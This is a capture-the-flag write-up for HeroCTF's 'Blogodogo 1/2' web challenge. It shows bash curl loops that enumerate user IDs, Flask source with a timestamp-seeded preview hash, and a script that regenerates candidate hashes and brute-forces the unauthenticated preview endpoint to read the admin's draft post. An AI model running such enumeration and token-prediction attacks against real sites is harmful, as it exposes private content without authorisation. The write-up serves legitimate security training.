
Introduction
Try to access the content of the admin user’s secret note.
Solution
The challenge is a blog with authentication.
The homepage lists posts from different users, and the header reads A community of 8 authors.
Clicking a username, say lolo, who wrote the first article, lands on that user’s profile page.
Non-essential note for exploiting the challenge: After launching multiple instances, I realized that the 8 users are always the same: admin, bob, alice, and 5 other random users (lolo, tata, toto, …).

The URL is /author/:id, where :id is the user’s ID. Here lolo has ID 23.
A curl request to /author/0 redirects, since no such user exists.
curl 'http://dyn-01.heroctf.fr:10471/author/0'
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/">/</a>. If not, click the link.
A request to /author/23, on the other hand, returns lolo’s profile.
curl 'http://dyn-01.heroctf.fr:10471/author/23'
[...]
<!-- Page Header-->
<header class="masthead" style="background-image: url('/static/assets/img/about-bg.jpg')">
    <div class="container position-relative px-4 px-lg-5">
        <div class="row gx-4 gx-lg-5 justify-content-center">
            <div class="col-md-10 col-lg-8 col-xl-7">
                <div class="page-heading">
                    <h1>lolo</h1>

                        <span class="subheading">Content writer</span>

                </div>
            </div>
        </div>
    </div>
</header>
[...]
So I looped over IDs 0 to 50, printing a line whenever a user turned up:
for id in {0..50}; do response=$(curl -s "http://dyn-01.heroctf.fr:10471/author/$id"); [[ "$response" != *"Redirecting..."* ]] && username=$(echo "$response" | grep -oP '(?<=<h1>).*(?=<\/h1>)') && echo "Username: $username | ID: $id"; done

Username: admin | ID: 17
Username: bob | ID: 18
Username: alice | ID: 19
Username:john | ID: 20
Username: doggo | ID: 21
Username: toto | ID: 22
Username: lolo | ID: 23
Username: tata | ID: 24
There’s admin at ID 17, reachable at /author/17.
Since a profile page lists the user’s posts, the flag might be sitting on admin’s profile.


Bingo! We see the post Secret blog post (draft) with the description: Secret post!!
Clicking the post, though, throws You cannot view the drafts of other users.

The challenge ships its sources, so I dug into how posts get rendered. This function in routes.py:
@bp_routes.route("/post/<string:slug>", methods=["GET"])
def view_post(slug):
    post = Posts.query.filter(Posts.slug == slug).first()

    if not post:
        flash("This post does not exist.", "warning")
        return redirect(url_for('bp_routes.index'))

    if post.draft and (not current_user.is_authenticated or post.author_id != current_user.id):
        flash("You cannot see drafts of other users.", "warning")
        return redirect(url_for('bp_routes.index'))

    author = Authors.query.filter_by(id=post.author_id).first()
    return render_template("pages/post.html", title="View a post", post=post, author=author)
If the post is a draft and the visitor isn’t authenticated, or isn’t its author, it’s back to the homepage. So viewing it here means being logged in as the author, i.e. being admin.
After burning an evening trying to break into the admin account, I went back and re-read the description:
Try to access the content of the admin user’s secret note.
My read: the flag lives in Secret blog post (draft), and since this is Blogodogo 1/2, part 2/2 is probably the one about actually taking over the admin account. So I went looking for a way to read the post without the /post/:slug endpoint and without logging in.
Back in routes.py:
@bp_routes.route("/post/preview/<string:hash_preview>", methods=["GET"])
def preview_post(hash_preview):
    post = Posts.query.filter_by(hash_preview=hash_preview).first()

    if post:
        author = Authors.query.filter_by(id=post.author_id).first()
        return render_template("pages/post.html", title="Preview a post", post=post, author=author)

    flash("Unable to find the corresponding post.", "warning")
    return redirect(url_for('bp_routes.index'))
This one renders a post straight from its hash, passed as hash_preview, no auth needed. So to read Secret blog post (draft), I just need its hash.
Where does that hash come from? The POST /add route creates posts:
@bp_routes.route("/add", methods=["GET", "POST"])
@login_required
def add_post():
    form = AddPostForm()
    if form.validate_on_submit():
        result = Posts.query.filter_by(slug=form.slug.data).first()
        if result:
            flash("Slug already exists.", "warning")
            return redirect(url_for('bp_routes.add_post'))

        post = Posts(
            title=form.title.data,
            subtitle=form.subtitle.data,
            slug=form.slug.data,
            content=form.content.data,
            draft=True,
            hash_preview=generate_hash(),
            author_id=current_user.id
        )
        db.session.add(post)
        db.session.commit()
        flash("Post successfully added.", "success")
        return redirect(url_for('bp_routes.view_post', slug=post.slug))

    return render_template("pages/add_post.html", title="Add a post", form=form)
The hash comes from generate_hash() in utils.py:
from datetime import datetime
from random import seed, randbytes

def generate_hash(timestamp=None):
    """Generate hash for post preview."""
    if timestamp:
        seed(timestamp)
    else:
        seed(int(datetime.now().timestamp()))

    return randbytes(32).hex()
On post creation, generate_hash() is called with no argument, so the RNG is seeded with the current Unix timestamp (seconds since 1970-01-01 UTC). That’s the whole weakness: reproduce the seed and you reproduce the hash.
The seed is the post’s creation time, which is shown right on the admin’s profile page.
It was created 2023-05-13 at 02:53, but the seconds aren’t shown, so there are 60 candidate timestamps between 02:53:00 and 02:53:59 to try.
epochconverter.com gives 1683946380 for 2023-05-13 02:53:00:
Epoch timestamp: 1683946380
Timestamp in milliseconds: 1683946380000
Date and time (GMT): Saturday 13 May 2023 02:53:00
From there, the 60 timestamps to test:
epoch_secret_post_created = 1683946380
timestamp_list = [epoch_secret_post_created + n for n in range(60)]
Each one goes through the same generate_hash() from utils.py:
[print(generate_hash(timestamp)) for timestamp in timestamp_list]
I copied the hashes into a file named hashes.txt.
$ python3 generate_hashes.py > hashes.txt
$ cat hashes.txt
8f2c71ce47d92eb5c185e22e6971343d4563f76bcb0557b94f693518a89dbd6b
326b66c2d792443c3e8b42b72d12de4c8479a7fb95397fb8b752ef5892063c39
1cfe4b77d1ca38b0a0214c7054227f09c81feafd402dacd63e19d4a11a821de2
43aa568512ee3bc7a811fb914f414d16943cabbe1965fe8ddaf6a3e97050bf33
[...] # 56 other hashes
Then curl each candidate against the preview endpoint:
for hash in $(cat hashes.txt); do response=$(curl -s "http://dyn-02.heroctf.fr:11192/post/preview/$hash"); [[ "$response" != *"Redirecting..."* ]] && echo "Found working hash: $hash"; done
Any response that doesn’t contain “Redirecting…” is a hit. That gives us the working hash 20030b5d29001f7856c0e7e034e00b8b715d24237f67cf2ea6ec34faee3bb08b:
curl -s "http://dyn-02.heroctf.fr:11192/post/preview/20030b5d29001f7856c0e7e034e00b8b715d24237f67cf2ea6ec34faee3bb08b"
[...]
<!-- Post Content-->
<article class="mb-4">
    <div class="container px-4 px-lg-5">
        <div class="row gx-4 gx-lg-5 justify-content-center">
            <div class="col-md-10 col-lg-8 col-xl-7">
                <p>
            Well played! You can now register users!

            Here is the referral code: 83d99a0ac225079db31b44a2e58b19f0.

            Hero{pr3333vi333wwwws_5973791}
            </p>
            </div>


            <hr class="mt-5">

            <h4>Report a post</h4>
[...]
There’s the flag Hero{pr3333vi333wwwws_5973791}, plus a referral code 83d99a0ac225079db31b44a2e58b19f0 that unlocks registration for the next challenge, Blogodogo #2.
Tips & Tricks
- Check all available routes as soon as you have access to the challenge’s source code or if there is a swagger documentation.
- Always review hash creation functions, as most of the time, if it is poorly implemented, it can be easily cracked or reversed.
- Automate testing as soon as possible. In many cases, with a single bash command, you can achieve the equivalent of several hours of manual testing.